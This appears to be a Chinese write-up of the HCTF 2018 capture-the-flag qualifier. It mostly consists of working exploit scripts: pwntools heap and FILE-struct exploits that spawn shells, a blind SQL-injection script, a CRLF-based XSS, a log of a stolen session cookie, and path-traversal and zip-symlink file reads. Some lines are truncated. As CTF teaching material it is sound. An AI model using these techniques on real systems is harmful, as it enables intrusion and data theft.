HCTF2018 Writeup -- Eur3kA

Atum / 2018-11-12 12:50:00 / 浏览数 5746 安全技术 CTF 顶(0) 踩(0)

我们是Eur3kA战队，也是联合战队r3kapig的r3ka，我们成立于HCTF 2017 Qual 前夕并夺得HCTF 2017 Qual冠军。这周末我们参与了HCTF 2018 Qual并成功卫冕。
我们战队长期招新，尤其是misc/crypto/web方向，我们非常期待新的大佬加入并一起冲击明年的DEFCON CTF。感兴趣的大佬请联系lgcpku@gmail.com。

Pwn

Printf

给了binary的地址，又可以控制stdout, 为所欲为啊

1. leak libc
2. 利用file struct来任意地址写

```
from pwn import *

local=0
pc='./babyprintf_ver2'
remote_addr=['150.109.44.250',20005]
aslr=True
context.log_level=True

libc=ELF('/lib/x86_64-linux-gnu/libc-2.27.so')

if local==1:
   #p = process(pc,aslr=aslr,env={'LD_PRELOAD': './libc.so.6'})
   p = process(pc,aslr=aslr)
   gdb.attach(p,'c')
else:
   p=remote(remote_addr[0],remote_addr[1])

ru = lambda x : p.recvuntil(x)
sn = lambda x : p.send(x)
rl = lambda   : p.recvline()
sl = lambda x : p.sendline(x)
rv = lambda x : p.recv(x)
sa = lambda a,b : p.sendafter(a,b)
sla = lambda a,b : p.sendlineafter(a,b)

def lg(s,addr):
   print('\033[1;31;40m%20s-->0x%x\033[0m'%(s,addr))

def raddr(a=6):
   if(a==6):
       return u64(rv(a).ljust(8,'\x00'))
   else:
       return u64(rl().strip('\n').ljust(8,'\x00'))

if __name__ == '__main__':
   sla("token:","DN2WQ9iOvvAGyRxDC4KweQ2L9hAlhr6j")
   ru("location to ")
   codebase=int(rl().strip("\n"),16)-0x202010
   buf=codebase+0x202010
   lg("Code base",codebase)
   fake_stdout=p64(0xfbad2084)+p64(0)*8
   fake_stdout=fake_stdout.ljust(112,'\x00')
   fake_stdout+=p64(0x1)
   fake_stdout=fake_stdout.ljust(0x88,'\x00')
   fake_stdout+=p64(buf+0x300)
   fake_stdout=fake_stdout.ljust(216,'\x00')
   #fake_stdout+=p64(buf+0x20+224)
   fake_stdout+=cyclic(0x40)
   sl("A"*0x10+p64(buf+0x20)+'\x00'*0x8+fake_stdout)
```

```
   raw_input()
   #sl("A"*0x10+p64(buf+0x20)+'\x00'*0x8+p64(0xfbad2887)+p64(buf+0x200-0x10)*7+p64(buf+0x201-0x10)*1)
   sl("A"*0x10+p64(buf+0x20)+'\x00'*0x8+p64(0xfbad2887)+p64(0)*8)
   raw_input()
   off=0x2020b4
   sl("A"*0x10+p64(buf+0x20)+'\x00'*0x8+p64(0xfbad3c80)+p64(0)*3+p64(buf+0x30)+p64(buf+0x200))
   raw_input()
   libc_addr=u64(ru("caaadaaa")[-16:-8])
   libc.address=libc_addr-0x3e82a0
   malloc_hook=libc.symbols['__malloc_hook']
   print(hex(malloc_hook))
   lg("libc",libc_addr)
   sl("A"*0x10+p64(buf+0x20)+'\x00'*0x8+p64(0xfbad2887)+p64(0)*8)
   raw_input()
   p.clean()
   sl("A"*0x10+p64(buf+0x20)+'\x00'*0x8+p64(0xfbad3c80)+p64(0)*3+p64(libc.symbols['environ'])+p64(libc.symbols['environ']+0x8)
   stack_addr=u64(rv(8))
   lg("stack addr",stack_addr)
   raw_input()
   fake_stdout=p64(0xfbad3c80)+p64(stack_addr-0x980)*7+p64(stack_addr-0x980+0x8)
   #fake_stdout=p64(0xfbad3c80)+p64(buf+0x20+0xd8)*7+p64(buf+0x20+0xd8+8)
   fake_stdout=fake_stdout.ljust(112,'\x00')
   fake_stdout+=p64(0x0)
   fake_stdout=fake_stdout.ljust(0x88,'\x00')
   fake_stdout+=p64(buf+0x300)+p64(0xffffffffffffffff)
   fake_stdout=fake_stdout.ljust(216,'\x00')
   #fake_stdout+=p64(buf+0x20+224)
   fake_stdout+=cyclic(0x100)
   sl("A"*0x10+p64(buf+0x20)+'\x00'*0x8+fake_stdout)
   print("Go")
   raw_input()
   sl(p64(libc.address+0x4f322))
   p.interactive()
   raw_input()
   fake_stdout=p64(0xfbad2084)+p64(0)*8
   fake_stdout=fake_stdout.ljust(112,'\x00')
   fake_stdout+=p64(0x1)
   fake_stdout=fake_stdout.ljust(0x88,'\x00')
   fake_stdout+=p64(buf+0x300)
   fake_stdout=fake_stdout.ljust(216,'\x00')
   sl("A"*0x10+p64(buf+0x20)+'\x00'*0x8+fake_stdout+cyclic(64)+p64(0xdeadbeef))
   p.interactive()
```

heap storm

知道了scanf可以触发malloc后，利用off by one把size改小加上malloc consolidate来构造overlap chunk，最后house of orange(写了半小时，脚本有点乱)

```
from pwn import *

local=0
pc='./heapstorm_zero'
remote_addr=['150.109.44.250',20001]
aslr=False
context.log_level=True

context.terminal=['tmux','split','-h']
libc=ELF('/lib/x86_64-linux-gnu/libc-2.23.so')

if local==1:
   #p = process(pc,aslr=aslr,env={'LD_PRELOAD': './libc.so.6'})
   p = process(pc,aslr=aslr)
   gdb.attach(p,'c')
else:
   p=remote(remote_addr[0],remote_addr[1])

ru = lambda x : p.recvuntil(x)
sn = lambda x : p.send(x)
rl = lambda   : p.recvline()
```

```
sl = lambda x : p.sendline(x)
rv = lambda x : p.recv(x)
sa = lambda a,b : p.sendafter(a,b)
sla = lambda a,b : p.sendlineafter(a,b)

def lg(s,addr):
   print('\033[1;31;40m%20s-->0x%x\033[0m'%(s,addr))

def raddr(a=6):
   if(a==6):
       return u64(rv(a).ljust(8,'\x00'))
   else:
       return u64(rl().strip('\n').ljust(8,'\x00'))

def choice(idx):
   sla("Choice:",str(idx))

def add(size,content):
   choice(1)
   sla(":",str(size))
   sa(":",content)

def view(idx):
   choice(2)
   sla(":",str(idx))

def free(idx):
   choice(3)
   sla(":",str(idx))

if __name__ == '__main__':
   sla("token:","DN2WQ9iOvvAGyRxDC4KweQ2L9hAlhr6j")
   add(0x18,"AAA\n")
   for i in range(24):
       add(0x38,"A"*8+str(i)+"\n")
   free(0)
   free(4)
   free(5)
   free(6)
   free(7)
   free(8)
   free(9)
   sla("Choice:","1"*0x500)
   add(0x38,"B"*0x30+p64(0x120))
   add(0x38,"C"*0x30+p32(0x40)+'\n')
   add(0x38,"P"*0x30+'\n')
   free(4)
   sla("Choice:","1"*0x500)
   free(10)
   sla("Choice:","1"*0x500)
   add(0x38,"DDD\n")
   add(0x38,"KKK\n")
   add(0x38,"EEE\n")
   view(5)
   ru("Content: ")
   libc_addr=raddr(6)-0x3c4b78
   libc.address=libc_addr
   lg("libc addr",libc_addr)
   add(0x38,"GGG\n")
   free(10)
   free(11)
   free(5)
   view(8)
   ru("Content: ")
   heap=raddr(6)-0x2a0
   lg("heap addr",heap)
   for i in range(6):
       free(23-i)
   fake_struct="/bin/sh\x00"+p64(0x61)+p64(0)+p64(heap+0x430)+p64(0)+p64(1)
```

```
    add(0x38,fake_struct+'\n')
    free(17)
    add(0x38,p64(0)+p64(0x31)+p64(0)+p64(libc.symbols['_IO_list_all']-0x10)+'\n')
    add(0x38,'\x00'*0x30+'\n')
    add(0x38,'\x00'*0x30+'\n')
    add(0x38,p64(0)*3+p64(heap+0x2b0)+'\n')
    add(0x38,p64(libc.symbols['system'])*6+'\n')
    add(0x38,p64(libc.symbols['system'])*6+'\n')
    add(0x38,p64(libc.symbols['system'])*6+'\n')
    add(0x38,p64(libc.symbols['system'])*6+'\n')
    add(0x28,"DDD\n")
    add(0x28,p64(0)+p64(0x41)+"\n")
    free(6)
    add(0x38,p64(0)*3+p64(0xa1)+p64(0)+p64(heap+0x470)+'\n')
    add(0x28,'aa'+'\n')
    p.interactive()
```

easyexp

用到了realpath的libc洞，往前改，改了下prev size和next chunk的size（00，所以prev not inuse），最后unlink，

```
#! /usr/bin/env python2
# -*- coding: utf-8 -*-
# vim:fenc=utf-8
#
# Copyright © 2018 anciety <anciety@anciety-pc>
#
# Distributed under terms of the MIT license.
import sys
import os
import os.path
from pwn import *
context(os='linux', arch='amd64', log_level='debug')
context.terminal = ['lxterminal', '-e']

# synonyms for faster typing
tube.s = tube.send
tube.sl = tube.sendline
tube.sa = tube.sendafter
tube.sla = tube.sendlineafter
tube.r = tube.recv
tube.ru = tube.recvuntil
tube.rl = tube.recvline
tube.rr = tube.recvregex
tube.irt = tube.interactive

if len(sys.argv) > 2:
    DEBUG = 0
    HOST = sys.argv[1]
    PORT = int(sys.argv[2])

    p = remote(HOST, PORT)
    p.ru('token:')
    p.sl('DN2WQ9iOvvAGyRxDC4KweQ2L9hAlhr6j')
else:
    DEBUG = 1
    if len(sys.argv) == 2:
        PATH = sys.argv[1]

    p = process(PATH, env={'LD_PRELOAD': './libc-2.23.so'})

def mkfile(p, name, content):
    p.ru('$ ')
    p.sl('mkfile %s' % name)
    p.ru('something:')
    p.sl(content)


def mkdir(p, path):
```

```
    p.ru('$ ')
    p.sl('mkdir %s' % path)


def cat(p, path):
    p.ru('$ ')
    p.sl('cat %s' % path)
    return p.rl().strip()


def main():
    # Your exploit script goes here
    p.ru('name: ')
    p.sl('(unreachable)')
    # leak libc
    mkfile(p, '(unreachable)/tmp', 'a' * (0x100 - 1) + '/')
    mkfile(p, 'buf%d' % 1, str(1) * 0xf0)
    mkfile(p, 'buf%d' % 2, str(2) * 0xf0)
    payload = p64(0) + p64(0x101) + p64(0x603180 - 0x18) + p64(0x603180 - 0x10)
    payload = payload.ljust(0xf0, '3')
    mkfile(p, 'buf%d' % 3, str(3) * 0xf0)
    libc_addr = u64(cat(p, '(unreachable)/tmp')[0x100:].strip('\x0a').ljust(8, '\x00'))
    libc_base = libc_addr - 0x3c5620
    mkfile(p, 'buf3', payload)

    p.info('libc base 0x%x' % libc_base)

    for i in range(8):
        payload = '../../' + 'x' * (8 - i)
        mkdir(p, payload)
    payload = '../../' + chr(0x10) + chr(0x1)
    mkdir(p, payload)
    mkdir(p, '../../')

    mkfile(p, 'test', 'test')
    mkfile(p, 'buf3', 'a' * 0x18 + p64(0x603060) + p32(0x100)[:3]) # opendir
    libc = ELF('./libc-2.23.so')
    system_addr = libc_base + libc.symbols['system']
    if DEBUG:
        gdb.attach(p.pid, gdbscript='b *0x401a64')
    mkfile(p, 'buf3', p64(system_addr))
    p.sl('ls /bin/sh')
    p.irt()

if __name__ == '__main__':
    main()
```

christmas

需要用alphanumeric的shellcode去调用dlopen的函数，比较麻烦，所幸找到了encoder：https://github.com/SkyLined/alpha3
encoder直接用不了（因为针对windows），改动一下之后，因为base addr的问题，加上42 (sxor rax, '2')，修正base，就可以用了。
剩下的asm就是直接dlopen -> dlsym(环境一样可以找到)，不过由于没有输出，只能侧信道，通过死循环判断是否成功，二分法一下搞定。yix

```
#! /usr/bin/env python2
# -*- coding: utf-8 -*-
# vim:fenc=utf-8
#
# Copyright © 2018 anciety <anciety@anciety-pc>
#
# Distributed under terms of the MIT license.
import sys
import os
import os.path
from pwn import *
context(os='linux', arch='amd64', log_level='debug')
context.terminal = ['lxterminal', '-e']

# synonyms for faster typing
tube.s = tube.send
```

```
tube.sl = tube.sendline
tube.sa = tube.sendafter
tube.sla = tube.sendlineafter
tube.r = tube.recv
tube.ru = tube.recvuntil
tube.rl = tube.recvline
tube.rr = tube.recvregex
tube.irt = tube.interactive

if len(sys.argv) > 2:
   DEBUG = 0
   HOST = sys.argv[1]
   PORT = int(sys.argv[2])

   p = remote(HOST, PORT)
else:
   DEBUG = 1
   if len(sys.argv) == 2:
       PATH = sys.argv[1]

   p = process(PATH)

PAYLOAD = '''
mov eax, 0x66666866
sub eax, 0x66666066
add rsp, rax

mov eax, 0x10703078
sub eax, 0x10101010
mov r12, [rax]
mov eax, 0x101010E0
sub eax, 0x10101010
lea r13, [r12 + rax]

xor esi, esi
inc esi
push 0x6F732E67
mov rax, 0x616C6662696C2F2E
push rax
lea rdi, [rsp]
call r12

mov rdi, rax
mov rax, 0x101010474343416F
mov rdx, 0x1010101010101010
sub rax, rdx
push rax
mov rax, 0x7365795F67616C66
push rax
lea rsi, [rsp]
call r13

call rax

cmp byte ptr ds:[rax+{0}], {1}
die:
jg die
int3
'''


def get_shellcode(idx, ch):
   payload = PAYLOAD.format(hex(idx), hex(ord(ch)))
   shellcode = asm(payload)
   with process('python2 alpha3/ALPHA3.py x64 ascii mixedcase RAX'.split()) as alpha:
       alpha.s(shellcode)
       alpha.shutdown()
       encoded = alpha.r().strip()
       return encoded
```

```
def is_greater(idx, ch):
   with remote(HOST, PORT) as r:
   #with process('./christmas') as r:
       r.ru('token:')
       r.sl('DN2WQ9iOvvAGyRxDC4KweQ2L9hAlhr6j')
       r.ru('find it??\n')
       r.sl(get_shellcode(idx, ch))
       try:
           r.rl(timeout=1)
       except:
           print('%d th is not greater than %s' % (idx, ch))
           return False

       print('%d th is greater than %s' % (idx, ch))
       return True


def main():
   # Your exploit script goes here

   flag = ''

   for i in range(0x20):
       l = 0x10
       r = 0x7f
       while l < r:
           mid = (l + r) // 2
           if is_greater(i, chr(mid)):
               l = mid + 1
           else:
               r = mid
       flag += chr((l + r) // 2)
       print('get flag %d th: %s' % (i, flag[-1]))
       print('flag now %s' % flag)
   #print(is_greater(0, 'i'))


if __name__ == '__main__':
   main()
```

the_end

题目首先给了libc地址，然后就是任意5字节写。
首先利用1个字节将stdout的vtable移动到存在libc地址的位置。
然后利用3个字节将该位置的libc地址改成one_gadget的地址。
最后利用1个字节修改stdout+0x28过check，在exit之后调用。

```
#! /usr/bin/env python
# -*- coding: utf-8 -*-
import os
import sys
# https://github.com/matrix1001/welpwn
if os.path.exists('./welpwn') != True:
   print("Verify that welpwn is in the current directory")
   exit()
sys.path.insert(0,os.getcwd()+'/welpwn')
from PwnContext.core import *
if __name__ == '__main__':
   #context.terminal = ['tmux', 'splitw', '-h']

   #-----function for quick script-----#
   s       = lambda data               :ctx.send(str(data))        #in case that data is a int
   sa      = lambda delim,data         :ctx.sendafter(str(delim), str(data))
   st      = lambda delim,data         :ctx.sendthen(str(delim), str(data))
   sl      = lambda data               :ctx.sendline(str(data))
   sla     = lambda delim,data         :ctx.sendlineafter(str(delim), str(data))
   r       = lambda numb=4096          :ctx.recv(numb)
```

```
ru      = lambda delims, drop=True  :ctx.recvuntil(delims, drop)
irt     = lambda                    :ctx.interactive()

rs      = lambda *args, **kwargs    :ctx.start(*args, **kwargs)
leak    = lambda address, count=0   :ctx.leak(address, count)

uu32    = lambda data   :u32(data.ljust(4, '\0'))
uu64    = lambda data   :u64(data.ljust(8, '\0'))

def to_write(addr,val):
    s(p64(addr))
    sleep(0.1)
    s(p8(val))

debugg = 0
logg = 0

ctx.binary = './the_end'
#ctx.remote_libc = '/vm_share/libc64.so'  # /glibc/2.24/lib/libc-2.24.so
#ctx.debug_remote_libc = True # this is by default
ctx.remote = ('150.109.46.159', 20002)

#ctx.bases.libc
#ctx.symbols = {'sym1':0x1234, 'sym2':0x5678}
#ctx.breakpoints = [0x964]
#ctx.debug()

if debugg:
    rs()
else:
    rs(method = 'remote')
    sla('token:','DN2WQ9iOvvAGyRxDC4KweQ2L9hAlhr6j')

if logg:
    context.log_level = 'debug'

ru('gift ')
libc_base = int(ru(','),16) - 0xcc230
log.success("libc_base = %s"%hex(libc_base))

tls = libc_base + 0x5d5700
log.success("tls = %s"%hex(tls))

one = libc_base + 0xf02a4
log.success("one = %s"%hex(one))
vtable = libc_base + 0x3c56f8
log.success("vtable = %s"%hex(vtable))
io_stdout = libc_base + 0x3c5620
log.success("io_stdout = %s"%hex(io_stdout))
target = libc_base + 0x3c44e0 + 0x18
log.success("target = %s"%hex(target))

to_write(target,one&0xff)
to_write(target+1,(one>>8)&0xff)
to_write(target+2,(one>>16)&0xff)
to_write(vtable+1,(target>>8)&0xff)
to_write(io_stdout+0x28,0xff)

irt()
```

Web

kzone

www.zip可以下载到web源码，然后阅读源码，发现include/member.php提取了$_COOKIE['login_data']用于登录验证

```
$login_data = json_decode($_COOKIE['login_data'], true);
$admin_user = $login_data['admin_user'];
$udata = $DB->get_row("SELECT * FROM fish_admin WHERE username='$admin_user' limit 1");
```

```
if ($udata['username'] == '') {
   setcookie("islogin", "", time() - 604800);
   setcookie("login_data", "", time() - 604800);
}
$admin_pass = sha1($udata['password'] . LOGIN_KEY);
if ($admin_pass == $login_data['admin_pass']) {
   $islogin = 1;
} else {
   setcookie("islogin", "", time() - 604800);
   setcookie("login_data", "", time() - 604800);
}
```

这里密码判断用的是"=="可以用数字与字符串弱等于绕过，构造json串，其中密码从数字0开始爆破即可，爆破到65的时候成功登入。
login_data为

```
{"admin_user":"admin","admin_pass":65}
```

然后这里的username还可以注入，不过有waf拦截，因此需要绕过，需要注意的是or也被过滤了，因此information_schema不能用，所以需要用mysql.innodb_table_stat

```
import requests

dic = list('1234567890abcdefghijklmnopqrstuvwxyz[]<>@!-~?=_()*{}#. /')
ans = ''
for pos in range(1,1000):
   flag = 1
   for c in dic:
       payload = "admin'and(strcmp(right((select/**/*/**/from/**/F1444g/**/limit/**/0,1),%d),'%s'))||'"%(pos,c+ans)
       cookies = {'islogin':'1','PHPSESSID':'olvurpb8sqldthvnetdd0elf65','login_data':'{"admin_user":"%s","admin_pass":65}'%pa
       resp = requests.get("http://kzone.2018.hctf.io/include/common.php",cookies=cookies)
       if 'Set-Cookie' in resp.headers:
           ans = c+ans
           print(ord(c))
           flag=0
           break
   if flag:
       break
   print("--"+ans+"--")
```

admin


在http://admin.2018.hctf.io/change的页面源码里发现提示


```
<!-- https://github.com/woadsl1234/hctf_flask/ -->
```

下载到源码，发现每次注册或者是登录的时候都会先将用户名转化成小写，另外修改密码的时候会取session['name']并转化为小写，然后根据转化后的用户名更改密码，调

```
def strlower(username):
   username = nodeprep.prepare(username)
   return username
```

网上搜索得知，这个函数在处理unicode字符时有一些问题，例如\u1d35即ᵕ，经过这个函数会变成大写字母I，然后再调用一下就会变成小写字母i，所以思路就明显了，注





bottle

根据题目提示，搜到bottle的crlf注入，开始bot是挂的，所以一直打不到东西，后来bot好了就行了。直接crlf首先注入一个CSP头部覆盖调已有的，然后注入xss向量即可，

http://bottle.2018.hctf.io/path?path=http://bottle.2018.hctf.io:0/%250aContent-Type:text/html%250aContent-Security-Policy:script-src%2520*%250a%250

成功打到cookie

```
[Sun Nov 11 01:58:45 2018] PHP Warning:  PHP Startup: Unable to load dynamic libr
ary '/usr/lib/php/20151012/php_mbstring.dll' - /usr/lib/php/20151012/php_mbstring
.dll: cannot open shared object file: No such file or directory in Unknown on lin
e 0
PHP 7.0.32-0ubuntu0.16.04.1 Development Server started at Sun Nov 11 01:58:45 201
8
Listening on http://0.0.0.0:80
Document root is /var/www/html/blog
Press Ctrl-C to quit.
[Sun Nov 11 01:59:26 2018] 150.109.53.69:37084 [200]: /1.js
[Sun Nov 11 01:59:26 2018] 150.109.53.69:37086 [200]: /?c=bottle.session%3D646f59
74741e4f5fbe37b16f5d2bb345%3B%20bottle.session%3D646f5974741e4f5fbe37b16f5d2bb345
[Sun Nov 11 01:59:27 2018] 150.109.53.69:37092 [200]: /usr/themes/handsome/assets
/css/handsome.min.css?v=4.4.120180701901
[Sun Nov 11 01:59:27 2018] 150.109.53.69:37098 [200]: /usr/themes/handsome/assets
/css/font.css?v=4.4.120180701901
[Sun Nov 11 01:59:27 2018] 150.109.53.69:37090 [200]: /usr/themes/handsome/assets
/css/function.min.css?v=4.4.120180701901
[Sun Nov 11 01:59:27 2018] 150.109.53.69:37096 [200]: /usr/themes/handsome/assets
/css/features/code/vs.min.css?v=4.4.120180701901
```

Warmup

有个文件读取，结合源码中的提示source.php，得到源码，然后复制了一段网上搜索源码，发现基本就和网上phpmyadmin的洞https://blog.csdn.net/nzjdsds/article/de

http://warmup.2018.hctf.io/index.php?file=hint.php%253f/../../../../../../../ffffllllaaaagggg

hide and seek

随便输个不是admin的用户名即可进后台，然后上传zip，后台会输出zip内的文件内容。试了下压缩软连接文件，可以读文件，`/proc/self/environ`，能读到uwsgi配置

```
UWSGI_ORIGINAL_PROC_NAME=/usr/local/bin/uwsgi
SUPERVISOR_GROUP_NAME=uwsgi
```

```
HOSTNAME=323a960bcc1a
SHLVL=0
PYTHON_PIP_VERSION=18.1
HOME=/root
GPG_KEY=0D96DF4D4110E5C43FBFB17F2D347EA6AA65421D
UWSGI_INI=/app/it_is_hard_t0_guess_the_path_but_y0u_find_it_5f9s5b5s9.ini
NGINX_MAX_UPLOAD=0
UWSGI_PROCESSES=16
STATIC_URL=/static
UWSGI_CHEAPER=2
NGINX_VERSION=1.13.12-1~stretch
PATH=/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
NJS_VERSION=1.13.12.0.2.0-1~stretch
LANG=C.UTF-8
SUPERVISOR_ENABLED=1
PYTHON_VERSION=3.6.6
NGINX_WORKER_PROCESSES=auto
SUPERVISOR_SERVER_URL=unix:///var/run/supervisor.sock
SUPERVISOR_PROCESS_NAME=uwsgi
LISTEN_PORT=80STATIC_INDEX=0
PWD=/app/hard_t0_guess_n9f5a95b5ku9fg
STATIC_PATH=/app/static
PYTHONPATH=/app
UWSGI_RELOADS=
```

发现web目录，
接着读/app/it_is_hard_t0_guess_the_path_but_y0u_find_it_5f9s5b5s9.ini
发现主文件/app/hard_t0_guess_n9f5a95b5ku9fg/hard_t0_guess_also_df45v48ytj9_main.py
阅读源码:

```
# -*- coding: utf-8 -*-
from flask import Flask,session,render_template,redirect, url_for, escape, request,Response
import uuid
import base64
import random
import flag
from werkzeug.utils import secure_filename
import os
random.seed(uuid.getnode())
app = Flask(__name__)
app.config['SECRET_KEY'] = str(random.random()*100)
app.config['UPLOAD_FOLDER'] = './uploads'
app.config['MAX_CONTENT_LENGTH'] = 100 * 1024
ALLOWED_EXTENSIONS = set(['zip'])

def allowed_file(filename):
   return '.' in filename and \
          filename.rsplit('.', 1)[1].lower() in ALLOWED_EXTENSIONS


@app.route('/', methods=['GET'])
def index():
   error = request.args.get('error', '')
   if(error == '1'):
       session.pop('username', None)
       return render_template('index.html', forbidden=1)

   if 'username' in session:
       return render_template('index.html', user=session['username'], flag=flag.flag)
   else:
       return render_template('index.html')


@app.route('/login', methods=['POST'])
def login():
   username=request.form['username']

   password=request.form['password']
   if request.method == 'POST' and username != '' and password != '':
```

```
        if(username == 'admin'):
            return redirect(url_for('index',error=1))
        session['username'] = username
    return redirect(url_for('index'))


@app.route('/logout', methods=['GET'])
def logout():
    session.pop('username', None)
    return redirect(url_for('index'))

@app.route('/upload', methods=['POST'])
def upload_file():
    if 'the_file' not in request.files:
        return redirect(url_for('index'))
    file = request.files['the_file']
    if file.filename == '':
        return redirect(url_for('index'))
    if file and allowed_file(file.filename):
        filename = secure_filename(file.filename)
        file_save_path = os.path.join(app.config['UPLOAD_FOLDER'], filename)
        if(os.path.exists(file_save_path)):
            return 'This file already exists'
        file.save(file_save_path)
    else:
        return 'This file is not a zipfile'


    try:
        extract_path = file_save_path + '_'
        os.system('unzip -n ' + file_save_path + ' -d '+ extract_path)
        read_obj = os.popen('cat ' + extract_path + '/*')
        file = read_obj.read()
        read_obj.close()
      os.system('rm -rf ' + extract_path)
    except Exception as e:
        file = None

    os.remove(file_save_path)
    if(file != None):
        if(file.find(base64.b64decode('aGN0Zg==').decode('utf-8')) != -1):
            return redirect(url_for('index', error=1))
    return Response(file)


if __name__ == '__main__':
    #app.run(debug=True)
    app.run(host='127.0.0.1', debug=True, port=10008)
```

发现有个flag.py，不过有个判断，直接读的话会跳出。在另一处flag写入了模板文件，因此读了templates/index.html，发现用户名为admin的时候才会输出flag，，判断是

Game

此题的注入方法与hctf2017的一道注入题类似，通过select 查询时order by关键字产生的比较排列次序进行相关字段的内容财解答。
此题查看前端源码可知要以admin身份访问flag.php方可获取flag，尝试很多数据点进行注入测试均无果。
/user.php?order=password该接口的order参数可指定当前页面输出的用户信息的排序字段。于是我们的解题思路为，依次注册用户，用户的密码根据递增单调增加，通过
id=='1'&&username=='admin' 用户的前后，来进行目标账户passowrd的求解。
exp如下：

```
import requests
import random
import string
def reg(username,password):
    print("reg",username,password)
    session = requests.Session()

    paramsGet = {"action": "reg"}
    paramsPost = {"password": password, "submit": "submit", "sex": "1", "username": username}
    headers = {"Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8",
               "Upgrade-Insecure-Requests": "1",
```

```
            "User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:62.0) Gecko/20100101 Firefox/62.0",
            "Referer": "http://game.2018.hctf.io/web2/reg.html", "Connection": "close",
            "Accept-Language": "zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2",
            "Content-Type": "application/x-www-form-urlencoded"}
   response = session.post("http://game.2018.hctf.io/web2/action.php", data=paramsPost, params=paramsGet,
                           headers=headers)

   print("Status code:   %i" % response.status_code)
   print("Response body: %s" % response.content)
def login(session,username,password):
   paramsGet = {"action": "login"}
   paramsPost = {"password": password, "submit": "submit", "username": username}
   headers = {"Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8",
            "Upgrade-Insecure-Requests": "1",
            "User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:62.0) Gecko/20100101 Firefox/62.0",
            "Referer": "http://game.2018.hctf.io/web2/index.html", "Connection": "close",
            "Accept-Language": "zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2",
            "Content-Type": "application/x-www-form-urlencoded"}
   response = session.post("http://game.2018.hctf.io/web2/action.php", data=paramsPost, params=paramsGet,
                           headers=headers)

   print("Status code:   %i" % response.status_code)
   print("Response body: %s" % response.content)

def getUserList(session):
   headers = {"Accept": "*/*", "X-Requested-With": "XMLHttpRequest",
            "User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:62.0) Gecko/20100101 Firefox/62.0",
            "Referer": "http://game.2018.hctf.io/web2/game/index.html", "Connection": "close",
            "Accept-Language": "zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2"}

   response = session.get("http://game.2018.hctf.io/web2/user.php?order=password", headers=headers)

   print("Status code:   %i" % response.status_code)
   # print("Response body: %s" % response.content)
   tlist = response.text.split('<tr>')
   nList = tlist[2:]
   idList = []
   nameList=[]
   for _ in nList:
       info=[]
       ems = _.split('<td>')
       c=0
       for __ in ems:
           x = __.split('</td>')[0].strip()
           if len(x)>0:
               info.append(x)
               if c==0:
                   idList.append(x)
               if c==1:
                   nameList.append(x)
               c = c + 1
   return idList,nameList
def getIndexByName(nameList,x):
   return nameList.index(x)
def getIndexById(idList,x):
   return idList.index(x)
def genRandomString(slen=10):
   return ''.join(random.sample(string.ascii_letters + string.digits, slen))
def main():
   myUsername= 'test@zhua.zhua'
   myPassword='test@test'
   mySession = requests.Session()
   username="93aa243d3ef17"
   password="DSA8&&!@#$%^&D1NGY1A"
   login(mySession,myUsername,myPassword)
   idList,nameList = getUserList(mySession)
   print(idList)
   print(nameList)
   print(nameList[getIndexById(idList,'1')])
```

```
   for _ in range(1,100):
       l=0
       r=128
       while l<r:
           mid=(l+r+1)//2
           temp = chr(mid)
           testPass = password+temp
           testUser = username+genRandomString(10)
           reg(testUser,testPass)
           idList, nameList = getUserList(mySession)
           adminC = getIndexById(idList, '1')
           testC = getIndexByName(nameList, testUser)
           print('compare',adminC,testC,'mid=',mid,'l,r',l,r)
           if adminC<testC:
               l=mid
           else:
               r=mid-1
       print(l,r)
       password = password+chr(l)
       print('password',password)

if __name__ =="__main__":
   main()
```

由于exp进行二分时是由小逼近，所以注入结果最后一位存在比真实目标值小一的可能，通过求得的结果，登录访问获取flag。

RE

Spirial

